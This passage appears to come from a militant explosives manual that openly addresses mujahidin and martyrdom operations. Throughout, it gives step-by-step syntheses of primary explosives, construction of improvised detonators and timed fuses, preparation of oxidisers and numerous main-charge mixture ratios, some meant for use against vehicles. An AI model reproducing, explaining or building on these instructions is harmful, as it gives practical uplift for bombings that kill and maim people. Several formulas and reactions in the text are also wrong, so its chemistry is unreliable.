Step 1

Pour 9ml of Hydrogen Peroxide to 15ml of Acetone.

Step 2


First reduce temp. to 5 -10°C using a cold water-bath.

Then pour 1ml of (98% con.) Sulphuric Acid [H_2SO_4] drop by drop into the solution



Step 3

Stir for 5 to 10 minutes and if a "yogurt like" layer is not formed leave it covered until it is formed. (this layer is Dicyclo Acetone Peroxide)



Step 4

Pour Sodium Carbonate [Na_2CO_3] solution till pH of the solution is 7 (i.e. Neutral)

Filter the solution from step 4. Collect the residue (which is collected in the filter paper) and *dry it in sunlight*.

4. HEXAMINE PEROXIDE [$C_6H_{12}O_6N_2$][14]

Properties

1) It is in the form of *white* crystals, semi flour like form and has a smell like fish.
2) The density is 1.57g/cm^3
3) It does not dissolve in anything at normal temperature and does not evaporate.
4) Speed of blast is 6150m/s.
5) Temperature which it blast is 200^oC.
6) When boiled in water for 24 hours it decomposes and cannot be recovered.
7) Less than Hexamine Peroxide burns with a drop of Sulphuric Acid. If it is in small quantity it will not blast but only burn.
8) Doesn't react with most of the metals.
9) In moisture state it may not explode.
10) Sunlight doesn't affect the strength.
11) For making Hydrogen Peroxide never use more than 30% H_2O_2 and do not use Nitric Acid as a catalyst, it may explode.


Uses:

1) Used in normal and electric detonators.
2) It is also used in impact detonators and is safer to use because of its sensitivity, its neither very sensitivity nor too less.
3) You can make blasting fuel, like *cortex*, this can be made by making a mixture of this Hexamine peroxide with Engine oil or Glycerin, such that the ratio is 1part Engine oil and 3parts Hexamine peroxide(Hexamine peroxide with Engine oil is better).

Preparation Of Hexamine Peroxide[$C_6H_{12}O_6N_2$]

1) Take 3.5grams Hexamine[15] and put it into beaker1 containing 11.25grams Hydrogen peroxide (20 - 30% concentration).
2) Add 5.25grams of concentrated Citric Acid [$C_6H_8O_7$] or Acetic acid [CH_3COOH] to beaker 1.
3) Mix well for 30minutes, temperature should be between 30-42^oC,then cover and leave it in a bowl of cold water till it becomes semi flour like (don't leave unattended)

---




[14] Note: Our Sheikh recommends that the best activating explosive for guerilla warfare for the Mujāhidīn is Hexamine peroxide and Acetone Peroxide because they are easily available and are easily prepared and strong.

[15] To "How to extract *Hexamine* from *White Coal*": See footnote #4


4) Once semi flour, pour on top of it the solution of Sodium Carbonate [Na_2CO_3], keep pouring and stirring till it become neutral. Also to make it more pure wash it with 5 part Alcohol and 1 part Water solution.
5) Once neutral, filter it, collect crystals and leave it to dry in sun.
6) Once dry you can use it in detonators or you can store it in water, in the following ratio = 3 part Water : 1 part Hexamine Peroxide.
   Note: you can make the same process butendo-thermal reaction between 5 to 10°C. The outcome is better quality, stronger then exo-thermal reaction.

Preparation Hexamine Peroxide [$C_6H_{12}O_6N_2$] In Diagram




Step 1

Step 2




Add 5.25g of Acetic Acid or Citric Acid

Temp. Should be between 30-42°C



Step 3

Stir for 30 minutes and if a "yogurt like" layer is not formed leave it covered until it is formed. (this layer is *Hexamine* Peroxide)




Step 4

Pour Na_2CO_3 solution till pH of the solution is 7 (i.e. Neutral)

Step 5


Filter the solution from step 4. Collect the residue (which is collected in the filter paper) and *dry it in sunlight*.

DETONATORS



They are cylindrical in shape, made of paper, plastic or metal containing an activating (primary) explosive. They are closed from one end and open at the other so that you can place a fuse in it [16] –if it is a normal detonator, but close from both ends if it is an electric detonator.

Main Types Of Detonators




i. A Normal Detonator:

This is a normal detonator containing 2g of any Activating Explosive.

As you can see we have left a small gap when placing the fuel in it.

ii. An Electric detonator:




This is an electric detonator which is usually smaller containing 1.8g of any activating explosive and is topped by either 0.2g Mercury Fulminate or a mixture of Chlorates and Sugar. There are two wires placed in it, which connects it to battery for detonation.

If you are exploding a big Main charge then use 3g to ensure that main charge blast. The detonators used by the military do not contain more than 1g of activating explosive where as we use 2-3g.

---

[16] NOTE: When placing fuse in it, leave a small gap between the activating explosive and the fuel, and then tape the fuse and detonator in such a way that the fuel does not fall out.

Here is an example of a typical Military detonator:




This Military Detonator contains 0.6g of R.D.X which is a secondary explosive, and 0.3g of Lead Azide [PbN_6] topped by Mercury fulminate[$Hg(CNO)_2$] all coming to a total of 1g.

For blasting solid TNT[17][$C_6HCH_3(NO_2)_3$], Military Detonators are good because it uses both primary charge and a secondary explosive. Remember that solid TNT is an insensitive explosive whereas the explosive we use as main charge are usually Semi-Sensitive, thus we do not require a good secondary charge inside our detonators. If TNT is in powder form, our detonators can also blast it.

How To Make Detonators

Cut out a piece from Tetra Carton (or any carton similar) and using a pen or something similar roll it to make a cylindrical shape. Then tape it and close the bottom. Then fill the cylinder with 2g of any Activating Explosive such as Acetone Peroxide[$C_6H_{12}O_4$ or $C_9H_{18}O_6$], Hexamine Peroxide[$C_6H_{12}O_6N_2$] or Lead Azide [PbN_6]etc.

When packing detonators make sure you use a mould of mud or clay in a tin (as shown in the diagram) and use a piece of wood to push down the Activating Explosive powder tightly, making sure the Activating Explosive is tightly packed in the detonator.




In this procedure your face should be kept away from the top of the mould and hand should be on top of the stick.

Note: If you are using Lead Azide [PbN_6] as an Activating Explosive, put a layer of Mercury Fulminate[$Hg(CNO)_2$] or a layer of Chlorate [$KClO_3$ or $NaClO_3$] + Sugar [$C_{12}H_{22}O_{11}$] over it and never leave any space.

---

[17]TNT: Tri Nitro Toluene [$C_6HCH_3(NO_2)_3$]: It is a very popular explosive in all militaries. It is in solid form. It dissolves in 71°C – 82°C. It is in a yellowish colour. It is not sensitive to impact and also not affected by humidity. You can melt TNT and it will be less sensitive to heat and its power would decrease when melted. It does not react with metals but dissolves in water. It can be in many forms and in many sizes (10X5 cm cube in 400g or 10X2.5 cm cube in 200g or 75g in cylinder shape). C4, C3 and many Explosive Mixtures that we will learn in this course are much more powerful than TNT.

For electrical detonators get a small "*christmas* tree" bulb and break its glass but not the two strands that are inside it, and connect it to the wires. Dip inside it Chlorate + Sugar mixture, and place it on top of the Activating explosives. See Below:



Some safety precautions while manufacturing Detonators

- Great care is needed to ensure the safety of the manufacturer due to the high sensitivity of the primary explosives. Treat it well and avoid mistakes as it may be your last mistake.
- Must dry the explosive material very well for at least an hour in sunlight before using it in the detonator. This is to eradicate any moisture.
- Use the "clay mould" so if an explosion occurs, it will be depressed. Remember to keep your face away from the top of it and use one hand on the furthest position of the stick (away from the explosive material). Also you can use other improvised safe methods too. This work should be done in safe area.
- Metallic detonators can also be used keeping in mind the type of explosive been used, from experience the best detonator caps are 5 or 3ml injection shells. It is non reactive, humidity and water proof if you use resin epoxy to seal it.
- There must remain a small gap between the activating explosive and the fuel in the Normal detonators.
- In the Electric detonators put a small amount of [chlorates + sugar]mixture on the broken head of the bulb.
- Must press down the explosive material very well and tight to obtain the maximum performance.
- Some of the primary charge like Tri and Di acetone peroxide produces an explosive gas due to high temperature and long time in shelf. Always when you open it try to open in open area far away from any action, which may initiate this explosive gas in to hazard bomb. Also when you open the container unscrew cap slowly to avoid friction. Also when returning the cap, make sure that there is no powder around the cap's wall.
- Store all types of primary charge far from main charge at least 7m away. And if you store for long time store in water at the ratio 3 parts primary charge and one part water.

Detonators And Their Ways Of Detonating

1. Mechanical Detonator:


This type of detonators blasts when the pin above is pushed down into it. Eg. It is used in mines.

2. Normal Detonator:


This is a normal detonator which blasts when lit by fire.

3. Electric Detonator:

This is an Electric Detonator which needs a power source to blast it.



4. Chemical Detonator:



This is a chemical detonator containing an activating explosive with a layer of chlorate [$KClO_3$ or $NaClO_3$] + Sugar [$C_{12}H_{22}O_{11}$], on top contains an empty medicine capsule filled with Sulphuric Acid [H_2SO_4] (at least 7 drops.) and its middle taped. The acid will slowly dissolve the capsule two ends, once the acid reacts with the mixture, the blast occurs.

Point to Remember! In this detonator you must test the capsule procedure to find out how much time it takes the acid to dissolve the capsule and explode. In normal capsule it takes 30 to 40 min. Also to make sure there is no leak of acid, put the capsule in white mix before inserting it to detonator.

5. Compound Detonator:

Sometimes a secondary charge is used but if we make our activating explosives strong there is no need to make a secondary charge. A secondary charge is used sometimes to increase the blasting power and to make sure that the Main Charge blast.

Dynamite in Compound Detonator

In compound detonators you can use secondary charge like that of “dynamite". Dynamite is made of [Nitro Glycerin +*mixtures*]. We can use thousands of mixtures. But in this course we will use Wheat or Wood powder in the ratio 3:1 (i.e. *3 part* Nitro Glycerin and *1 part* Wood Powder or Wheat).

FUELS (FUSES)

Fuels ⟶ Activating Explosives ⟶ Main Charge

Fuels are the middle man between the ignition sources and the bomb. Eg. fire is the source of ignition and fuel carry it to the Activating Explosive.
Explosives are divided into 3 types according to their sensitivity:

1. Very Sensitive, i.e. Activating explosives
2. Semi Sensitive, i.e. Secondary charge
3. Insensitive, i.e. some explosive mixture used as main charge.

Types Of Fuels According To Their Property

i. Slow (speed 1 – 2 cm/s) Eg. All slow burning mixtures like white powder

- Made of paper or plastic
- Mixture is not grinded well and not soft

It is made of a cylinder made of plastic or paper (which is thin like news paper), the cylinder is very narrow (diameter is 3mm) and contains small particles inside it which are loosely packed.

ii. Fast (30 m/s)Eg. Nitro cellulose

- Made of paper or plastic
- Mixture is grinded well and soft

It is slightly wider than the slow ones (diameter is 12mm), it is made of plastic or paper and particles are placed together neatly.

iii. Explosive (7 to 8 km/s)

- Made of paper or plastic
- RDX, P.E.T.N or Hexamine Peroxide with engine oil [in 3:1 ratio] is used

It is in the form of a cylinder of plastic or paper (with a diameter of 3mm), containing semi-sensitive substance (secondary charge like RDX or PETN). It requires a detonator and a slow fuel to explode.

Types Of Fuel Mixtures[18]

NAME OF FUEL	HOW TO MAKE	IMPORTANT POINTS
White Explosive	Grind 1 part of Chlorate[19]. (Potassium chlorate is better). Then add 1 part grinded and sifted sugar. Then mix the two in a bag and sift again. Now it can be used as a fuel. Or you can add water and make a concentrated liquid mixture out of it. Put threads to this liquid, when these threads becomes totally soaked in the liquid then you allow it to dry. You can use this as a fuel. But There must be a small amount of chlorate and sugar mixture on the receiving end i.e. inside the tip of detonator.	It is used inside cylinders made of plastic or paper. Its burning speed is 1.4cm/ 4.5s
Powder in head of matches	Get a few boxes of matches and scratch the heads off. Now grind these particles to powder and sift it well. Place it in fuel cylinder.	Used inside plastic or paper cylinders. Speed is 0.7cm/s
Grey Fuel	6 parts Chlorate 1 part Charcoal and 1 part Sulphur.	Speed is 1 cm/5s. It is also explosive, be careful.
Silverish Explosive (Used in impact bomb)	2 Chlorate : 1 Aluminium Powder : 1 Sulphur Powder	Speed is 1 cm/0.7 sec. After preparation of mixture, be careful because it explodes if impacted or if too much pressure is applied to it.
Black Powder	7.5 Potassium Nitrate : 1.5 Charcoal : 1 Sulphur Powder	Put it in paper cylinders. Speed is 1cm/ 15sec.
Potassium Permanganate	Grind well and use, it catches fire by 1 drop of Glycerin.	Be careful when grinding. Place in cylinder of plastic or paper. Speed is 1cm/3sec.
Fuels which catch fire with one drop of water.	1 Ammonium Nitrate : 4 Ammonium Chloride : 4 Zinc Powder	Speed is 1cm/2sec.

[18] For Details on Manufacturing Explosive Mixtures, such as chlorates and Nitrates, see the next Section.

[19] When we mention chlorate, it means either Sodium Chlorate or Potassium Chlorate.

	1 Silver Nitrate : 1 Magnesium Powder	Speed is 10m/ sec. Good for martyrdom operations due to its speed.
	2 Iodine powder : 1 Aluminium Powder	Speed is 1cm/3sec. Drawback: Violet coloured fumes are emitted in large quantity.

Points to remember

- White explosive is the best, grey fuel is second and match-head is the third –even though they are not fast as the rest, but their reliability is good.
- Grinding and sifting is required for all mixtures, the power of a mixture depends on how well it has been grinded, sifted and pureness of it. Once you have mixed powder mixtures by placing them one by one in a single plastic container such as a bag, use your hands on the outside of the bag to mix and shuffle. Once they have blended and mixed with each other then sift again.
- When grinding keep face away from mortar and pestle, specially powder of mach stick measure using bags one contain mixture and on other side of scale put an empty bag to start off with.
- The more tightly you pack the fuel in the cylinder the better it burn.
- When you make a fuel cylinder attach a match-stick to its head, so that when you light it, it catches fire easily.
- In bullets and bombs black powder with magnesium powder (in 1:1 ratio) is used, it is a very powerful mixture.
- You must test every mixture that you prepare in small quantity before actually using it.

NOTE: The length of paper used for making fuel cylinders can be 14cm long and 11cm wide when cutting it out, and can be thin like that of thermometers diameter. If it is thick it will take too much time for burning. The walls of fuels must be very thin, but that of detonators must be strong (for detonators use plastic such as that in “tetra cartons” or “milk cartons” also 5ml injection can be used)


PART THREE: Section Two

ii. MANUFACTURE OF MAIN CHARGE

ii. MAIN CHARGES

Mixtures
e.g. NH_4NO_3 + Al


Compounds
e.g. TNT



Explosive Mixtures:

We are now in the final stage which is preparing the main charge or explosive mixture. An Explosive Mixture should consist of an "*Oxidizing"* and a "*Reducing"* Agent, which will react to form an explosion. For Example: Ammonium Nitrate [NH_4NO_3] (which is an *Oxidizing* Agent) reacts with Aluminium (which is a *Reducing* Agent) to form an *explosion*.

An ***Oxidizing Agent*** is an element which readily gains electrons to its last orbit to be stable, whereas a ***Reducing Agent*** is an element which readily gives electrons from its last orbit to be stable.



Example:

Oxidizing Agent

Oxygen Atom [O^{8}_{16}]

Reducing Agent

Aluminium Atom [Al^{13}_{27}]

Conditions Required For Making An Explosive Mixture:

1. Presence of an Oxidizing Agent. Eg. Potassium Nitrate [KNO_3], Ammonium Nitrate [NH_4NO_3], Potassium Permanganate [$KMnO_4$], Hydrogen Peroxide [H_2O_2].
2. Presence of a Reducing Agent. Eg: Sugar [$C_{12}H_{22}O_{11}$].
3. Taking place of a "reaction" between these Oxidizing and Reducing Agents.[20]
4. This "reaction" should be an Explosive one. i.e. It should produce gases at High Temperature in very Large Quantity in Very Small Amount of Time.

[20] This is known as Theoretical Knowledge and actually performing them.

Condition And Safety For Making A Big Mixture

- Keep primary charge in sunlight, at least for 1hour before making detonators.
- We must dry mixture and material before mixing.
- We must test a random quantity of mixture before operation.
- If you use primary charge, use at least 3grams for detonator, and must use at least 2 detonators for 1mixture.
- If you use any mixture of Nitrate, avoid it from humidity.
- Put the detonator as the last thing, before going to operation.
- Check the temperature of mixture before putting detonator, if temperature is above 50^{o}C, do not put detonator.
- When making a big mixture, divide it between groups, to make small amounts. To avoid danger and as well as it will be mixed properly.
- When grinding or mixing, keep a large quantity of water near you for safety.

Conditions for Effective Working of an Explosive Mixture:

- Grind each element well *separately*.
- Try to keep the grinded elements as *clean* as possible.
- Mix *less* Sensitive substances First, and *more* Sensitive ones later.
- Before mixing substances and before exploding them, make sure that they are *dry*.
- Mix very well the components of the mixture, so it becomes *homogenous* (blended).
- Sift each substance *separately* before mixing, and sift the mixture after mixing well.
- Must keep the mixture away from *humidity*, so put Plastic Casing and pack it well.
- *Before* adding the Detonator to the mixture, and before going for the Operation, you must check the Temperature of mixture, if it is less than 50^{o}C, its fine. Otherwise, it is safer to wait until it cools down.


Conditions for the Powerfulness of an Explosive Mixture:

- The components of the Mixture, should be mixed in the Ideal Ratio, which you can find out Theoretically or Practically Experimenting[21]
- Use such other materials alongside the main Mixture, which increase the Explosive power, such as a Gas Cylinder, or a Barrel of Diesel, or Flammable Petroleum.
- The denser the material used to make Mixture, the more powerful the blast.
- Press down the Explosive use, well.

[21]The ratios given in this course have been verified by our Sheikh and are most ideal, you can also further experiment on this: See p.84

- Put the Mixture inside some container, such as a Barrel for blasting, instead of blasting it in open air. Also good booster will help for big blast.

Issue: How To Use Given Ratios To Find Actual Quantities



The given ratio for an Explosive mixture is for example:

Ratio = 4.4 Ammonium Nitrate [NH_4NO_3] : 1 Aluminium Powder [Al]

Suppose we want to make this explosive mixture, weighing a total of 100g. Hence to find out how much of Ammonium Nitrate [NH_4NO_3] and how much of Aluminium Powder [Al] should be used to produce 100g of explosive:

1. Divide the total quantity we want by the sum of both the ratios:
   Total quantity needed= 100g
   Sum of ratio =(4.4+1) =5.4
   Therefore 100g/5.4 =18.5
2. Multiply the ratio of each element to the result from step 1:
   18.5 x 4.4 = 81.5g of Ammonium Nitrate [NH_4NO_3]
   18.5 x 1 = 18.5g of Aluminium Powder [Al]

These are the weights in which we will take Ammonium Nitrate [NH_4NO_3] and Aluminium Powder [Al], to prepare a total 100g of mixture. (Note: If you sum up the two results; 81.5g and 18.5g then thetotal is 100g)

1. NITRATES

All Nitrates are in *white* color. All are available from agriculture shops as fertilizers with the exception of "Urea nitrate" (which is not available). But we can get *Urea* (not Urea Nitrate) from agriculture shops[22]. Thus Urea Nitrate can be easily prepared by adding [Nitric acid] to [Urea].


Although the Nitrates are easily available, we will brief on how to prepare them using Nitric Acid and salts. Remember that the concentration of Nitric Acid [HNO_3] used for the preparation of all these *Nitrates* should be between 60 -70%

AMMONIUM NITRATE:

How To Prepare Ammonium Nitrate

It can be prepared by adding Nitric Acid [HNO_3] to Ammonium *Hydroxide* [NH_4OH]

$$NH_4OH + HNO_3 \longrightarrow NH_4NO_3 + H_2O$$



Or by adding Nitric Acid [HNO_3] to *Ammonium* [NH_4]

$$NH_4 + HNO_3 \longrightarrow NH_4NO_3$$


Add 1 kg of Ammonia [NH_3] or Ammonium Hydroxide [NH_4OH] to a plate, and add phenolphthalein, it gives a red color to alkaline solutions. Then start adding Nitric Acid [HNO_3] to it, till it becomes color less. Then dry it in sunlight. After drying you will have a very pure Ammonium Nitrate [NH_4NO_3].

First pour Phenolphthalein to Ammonium Hydroxide [NH_4OH], then pour Nitric Acid [HNO_3] (conc. 65%) till the solution becomes colourless.

Then leave in Sunlight till it is formed.

[22] Urea can also be prepared by heating *Urine*. About 10 glass of Urine will give 1 glass of Urea.


POTASSIUM NITRATE



How To Prepare Potassium Nitrate

Potassium Chloride + Nitric Acid ⟶ Potassium Nitrate + Hydrochloric Acid


$KCl + HNO_3 \longrightarrow KNO_3 + HCl$




Method 1:

Put Potassium Chloride 74gr [KCl] to a beaker and put Nitric Acid63gr [HNO_3](conc. 65%) to it. Heating will emit Hydrochloric Acid (gas). After the gas is finished, a white powder [which is KNO_3] will be formed, dry it in sunlight.

If you want to collect the Hydrochloric Acid given off, you can use the following method: use the same ratios 1 [HNO_3]:1.7 [KCl]



Method 2:



How to get Potassium Nitrate [KNO_3];

We can get it from agriculture lands or cemeteries or building lands, by the soils from these lands. And also from stools (dry) of sheep.


Diagram:

Then take the liquid and filtrate, and heat the liquid filtrated till it becomes like mud. Then dry in sunlight.

UREA NITRATE

How To Prepare Urea Nitrate

Urea + Nitric Acid ⟶ Urea Nitrate + Ammonia



$CO(NH_2)_2 + HNO_3 \longrightarrow CO(NO_3)_2 + NH_3$

Method:


Pour excess Nitric Acid 126gr (conc. 65%) [HNO_3] to 60gr Urea [$CO(NH_2)_2$].

When it is dry Urea Nitrate is formed.

Urea [$CO(NH_2)_2$] in cold bath it is more better.

LEAD NITRATE

How To Prepare Lead Nitrate



Lead + Nitric Acid ⟶ Lead Nitrate + Hydrogen gas

$Pb + HNO_3 \longrightarrow Pb(NO_3)_2 + H_2$


Put small pieces of Lead[23] [Pb]207gr to a container and put Nitric Acid [HNO_3]126gr (conc. 65%) to it and heat it. It will release a brown gas. Heat it till all the gas is finished. Then dry it in sunlight. If Lead [Pb]pieces are still remaining, you can add more Nitric acid [HNO_3] and repeat the process.

Diagram:

Heat in an open place, till all the gases are finished
It becomes a white greenish colour. Then dry it in sunlight.

[23] Lead [Pb] is easily available as (soft) solder which is used in soldering


SODIUM NITRATE



How To Prepare Sodium Nitrate

Sodium Chloride + Nitric Acid ⟶ Sodium Nitrate + Hydrochloric Acid

$NaCl + HNO_3 \longrightarrow NaNO_3 + HCl$



Method 1:


Put Sodium Chloride [24] [NaCl] 59gr to a beaker and put Nitric Acid [HNO_3]63gr (conc. 65%) to it. Heating will emit Hydrochloric Acid [HCl](gas). After the gas is finished, a white powder [which is $NaNO_3$] will be formed, dry it in sunlight.

If you want to collect the Hydrochloric Acid given off, you can use the following method:

Method 2:

[24] SodiumChloride is easily available as "Table salt" (common salt) used in seasoning of food


BARIUM NITRATE



How To Prepare Barium Nitrate

Barium Chloride + Nitric Acid ⟶ Barium Nitrate + Hydrochloric Acid

$BaCl_2 + 2HNO_3 \longrightarrow Ba(NO_3)_2 + 2HCl$



Method 1:

Put Barium Chloride [BaCl] 209gr to a beaker and put Nitric Acid [HNO_3] 126gr to it. Heating will emit Hydrochloric Acid [HCl] (gas). After the gas is finished, a white powder will be formed, (which is $Ba(NO_3)_2$), dry it in sunlight.

If you want to collect the Hydrochloric Acid given off, you can use the following method:

Method 2:

MIXTURES OF AMMONIUM NITRATE

#	Mixture	Ratio
1	Ammonium Nitrate (NH_4NO_3) Acetone peroxide ($C_6H_{12}O_4$) or ($C_9H_{18}O_6$)	96 8
2	Ammonium Nitrate (NH_4NO_3) Aluminium (Al)	96 8
3	Ammonium Nitrate (NH_4NO_3) Aluminium (Al) Charcoal (C_2H_6O)	90 5 5
4	Ammonium Nitrate (NH_4NO_3) TNT[$C_6HCH_3(NO_2)_3$]	40 60
5	Ammonite(used against tanks): Ammonium Nitrate (NH_4NO_3) Aluminium (Al) TNT[$C_6HCH_3(NO_2)_3$]	 65 20 15
6	Ammonium Nitrate (NH_4NO_3) Hexamine Peroxide ($C_6H_{12}O_6N_2$) Charcoal (C_2H_6O)	90 6 5
7	*Astrolite A* (the most powerful mixture): Ammonium Nitrate (NH_4NO_3) Hydrazine Hydrate (N_2H_5OH) Aluminium (Al)	 67 33 20
8	Ammonium Nitrate (NH_4NO_3) Aluminium (Al) Sulphur (S)	85 10 5
9	Ammonium Nitrate (NH_4NO_3) Wood powder/ Sugar/ Charcoal/ Oil/ Metal mixture (Metal mixture= engine oil + diesel or petrol in the ratio 1:1)Need a big detonator + small amount of Teteryl[25]or half sensitive explosive.	90 10
10	Ammonium Nitrate (NH_4NO_3) Red Phosphorous (P_4)	90 10
11	Ammonium Nitrate (NH_4NO_3) Aluminium (Al) Black Seed /Sulphur (S)	96 2 2

[25]Teteryl: Teterenitro methyl aniline, [$C_6H_2(NO_2)_4CH_3$], it is a yellow and reddish in coloured powder. It melts at 129.5^oC heat. It dissolves in water a little. But it dissolves completely in acids. It is a poison (lethal dose = 2g). You can store it in room temperature for many years.

MIXTURES OF UREA NITRATES

#	Mixtures	Ratio
1	Urea Nitrate [$CO(NO_3)_2$] Ammonium Nitrate (NH_4NO_3) Aluminium (Al) (do not store more than 3 days)	64 32 8
2	Urea Nitrate [$CO(NO_3)_2$] Aluminium (Al)	96 8
3	Urea Nitrate [$CO(NO_3)_2$] Aluminium (Al) Sulphur (S)	70 20 10
4	Urea Nitrate [$CO(NO_3)_2$] Charcoal (C_2H_6O) Sulphur (S) Aluminium (Al)	90 4 5 1

Note; after making mixtures of Urea Nitrate, keep it away from all other mixtures for one day –because it may fire or blast. After that you may use it.

MIXTURE OF LEAD NITRATE

#	Mixtures	Ratio
1	Lead Nitrate [$Pb(NO_3)_2$] Aluminium (Al)	96 8
2	Lead Nitrate [$Pb(NO_3)_2$] TNT[$C_6HCH_3(NO_2)_3$]	72 28
3	Lead Nitrate [$Pb(NO_3)_2$] Aluminium (Al) Sulphur (S)	85 10 5

MIXTURES OF SODIUM NITRATE

#	Mixtures	Ratio
1	Sodium Nitrate ($NaNO_3$) Aluminium [Al] or Phosphorous [P] or Black seed	85 15
2	Sodium Nitrate ($NaNO_3$) Aluminium (Al) Sulphur (S)	85 10 5

MIXTURE OF BARIUM NITRATE

#	Mixtures	Ratio
1	Barium Nitrate [Ba $(NO_3)_2$] Aluminium (Al) Sulphur (S)	56 28 14
2	Barium Nitrate [Ba $(NO_3)_2$] Aluminium (Al)	96 8

MIXTURES OF POTASSIUM NITRATE

#	Mixtures	Ratio
1	Black Powder(used in bullets): Potassium Nitrate (KNO_3) Charcoal (C_2H_6O) Sulphur (S)	 75 15 10
2	Potassium Nitrate (KNO_3) Sulphur (S)	85 15

2. POTASSIUM PERMANGANATE[26] [$KMnO_4$]

Properties
Violet color crystals, dissolved in water easily, give red color.

Uses Of Potassium Permanganate
Use to clean water from microbes and amoeba, also used for cleaning fruits and vegetables.

Safety
Be careful when grinding, because it may set alight (fire) or blast. And when you grind it, keep it far away from flame and glycerin.

Note: If its mixture is little (100gram or 200gram) then to get a good result with it, it must be blasted inside an iron container. However if the mixture is more than 50kg it will blast very well –without the need of an iron container (due to pressure).

MIXTURES OF POTASSIUM PERMANGANATE

#	Mixtures	Ratio
1	Potassium Permanganate ($KMnO_4$) Aluminium (Al)	60 40
2	Potassium Permanganate ($KMnO_4$) Sugar ($C_{12}H_{22}O_{11}$) Charcoal (C_2H_6O) Aluminium (Al)	75 5 5 5
3	Potassium Permanganate ($KMnO_4$) Wood powder ($C_6H_{10}O_5$) Aluminium (Al)	72 12 12


[26] In Urdu it is called *Surukh Potass*.

3. POTASSIUM CHLORATE[27] [$KClO_3$]

Properties

It is in the form of white crystals (salt), it dissolves in water, is not affected by humidity, though single drop of Sulphuric Acid [H_2SO_4] added to it creates sound, if it contains Sugar [$C_{12}H_{22}O_{11}$]it readily catches fire.

Uses




It is used in matches, fireworks, and explosives; also used as a disinfectant and bleaching agent.

Preparation of Potassium Chlorate[$KClO_3$] or Sodium Chlorate [$NaClO_3$]

Method 1:

Grind match heads and heat it for ½ an hour(till it dissolves in water).The Potassium Chlorate [$KClO_3$]in it will dissolve while Phosphorous [P] and Sulphur [S] which are also present will be left. Then filter the solution and take the liquid and again heat it till it becomes "muddy". After that, dry it in sunlight.

Step 1



Grinded Match-heads

Heat


Heat is it for ½ an Hour

Step 2

The Solution from *Step 1,* is filtered to remove unwanted residue (phosphorus, sulphur etc.).

Filtrate ($KClO_3$ solution) is collected here.


[27] *Sodium* Chlorate ($NaClO_3$) can be used as an alternative for *Potassium* Chlorate ($KClO_3$)



Step 3

Heat the filtrate from Step 2 till it becomes "muddy".

Heat




Step 4

Sunlight

Dry the "muddy" residue ($KClO_3$) from *Step 3* in sunlight.


"Muddy" liquid ($KClO_3$)



Method 2: (Electrolysis of Potassium Chloride*[28] *[KCl] or Sodium Chloride [NaCl])

Electrolysis: It is the *Lysis*(dissolution, disintegration) of a bond –produced by the passage of an electric current. Hence by electrolysis of Potassium Chloride [KCl] solution we are able to get a solution of Potassium Chlorate [$KClO_3$]:

1. For Electrolysis we need Direct Current [DC], so we have to change the normal house-hold Alternating Current [AC] to DC via an "AC to DC" converter.
2. The Positive [+] end of DC is connected to a element, which is denoted as Anode. And the Negative [⁻] end of DC is connected to another element, which is denoted as Cathode. Hence Anode carries the Positive [+] charge and Cathode carries the Negative [⁻] charge.
3. The Anode we use is a Carbon rod. And as a Cathode we use a spiral stainless steel coil. As the experiment is carried out the Carbon Rod dissolves away and maybe needed to replace. However the (Stainless Steel) Cathode is non-corrosive.




Carbon rod Anode [+] (Small carbon rods maybe extracted from inside Batteries)

Spiral coil shaped stainless steel Cathode [⁻]

[28]In *Urdu*Potassium chloride is called *Safeyd Potass*.

4. The Voltage [V] required for this is 3.5 to 4.0 V. And the Current or Ampere required is 2 A per 100ml of the Solution. Hence we have to adjust this to the required amount. You can adjust the ampere by widening and narrowing Spiral Coil. If it becomes wider it increases the ampere. As we are using 200ml Solution we need at least 4A current.



Adjust ampere by widening and narrowing heater (spiral coil). If it becomes wider it increase ampere.

(Outside) Spiral Coil [steel] Cathode

(Inside) Carbon Anode

5. Before starting the process you should add Hydrochloric Acid [HCl] or Sulphuric Acid [H_2SO_4] till the pH of the solution becomes 6 (six).

Add *Hydrochloric Acid* [HCl] or *Sulphuric Acid* [H_2SO_4] till the pH of the solution becomes 6 (six).

For electrolysis Direct Current [DC] is required, you can convert house hold power (which is AC) to DC by an AC to DC converter

Heater (spiral stainless steel) Cathode [–ve]

Carbon (rod) Anode [+ ve]

200ml Solution of Potassium Chloride [KCl] or Sodium Chloride [NaCl] (Since for 100ml we need 2 Ampere, for this 200ml solution we should have a current of 4 Ampere)

6. The electrolysis should be carried on for 32hours (continuously or not)
7. Filter the solution after completing 32 hours.
8. Now heat the filtered solution till it becomes “muddy”
9. Then dry it in Sunlight.

MIXTURES OF POTASSIUM CHLORATE

#	Mixtures	Ratio
1	Potassium Chlorate [$KClO_3$] Sulphur [S]	85 15
2	Potassium Chlorate [$KClO_3$] Vaseline [$C_{12}H_{32}$] / Engine Oil/ Cooking Oil	88 12
3	Potassium Chlorate [$KClO_3$] Sugar[$C_{12}H_{22}O_{11}$]	90 10
4	Potassium Chlorate [$KClO_3$] Sulphur [S] TNT[$C_6HCH_3(NO_2)_3$] Aluminium Powder [Al]	60 10 10 10
5	Silver Powder(will blast by impact): Potassium Chlorate [$KClO_3$] Sulphur [S] Aluminium Powder [Al]	 52 26 26
6	Potassium Chlorate [$KClO_3$] Honey	80 6
7	Potassium Chlorate [$KClO_3$] Black Seed	90 10
8	Potassium Chlorate [$KClO_3$] Nitro Benzene[$C_6H_5NO_2$] (Powerful than TNT, breaks Iron, can be used against tankers)	80 l 84 20 l 14
9	Potassium Chlorate [$KClO_3$] Sugar[$C_{12}H_{22}O_{11}$] Sulphur [S]	2 (by volume) 1 (by volume) 1 (by volume)
10	Potassium Chlorate [$KClO_3$] TNT[$C_6HCH_3(NO_2)_3$] Sugar[$C_{12}H_{22}O_{11}$] Aluminium Powder [Al]	70 20 5 15
11	*The Fidāī* Mixture: Potassium Chlorate [$KClO_3$] Diesel Wood Powder($C_6H_{10}O_5$)	 88 8 3.5
12	Potassium Chlorate [$KClO_3$] Sand [SiO_2] Sulphur [S]	70 20 10
13	Potassium Chlorate [$KClO_3$] Tar (*Zift*) (Mix *Tar* with petrol until it dissolves. Then mix it with $KClO_3$ and dry in sunlight.)	84 16
14	Potassium Chlorate [$KClO_3$] Charcoal [C_2H_6O] Sulphur [S]	84 12 12

4. HYDROGEN PEROXIDE

Properties:
Colourless liquid, boiling point is 150^{o}C. It smells little like Nitric Acid. It can mix with water by any ratio. It is available in medical store with the ratio 3 to 6 to water. Then we can concentrate it by heating on flame.


Safety:
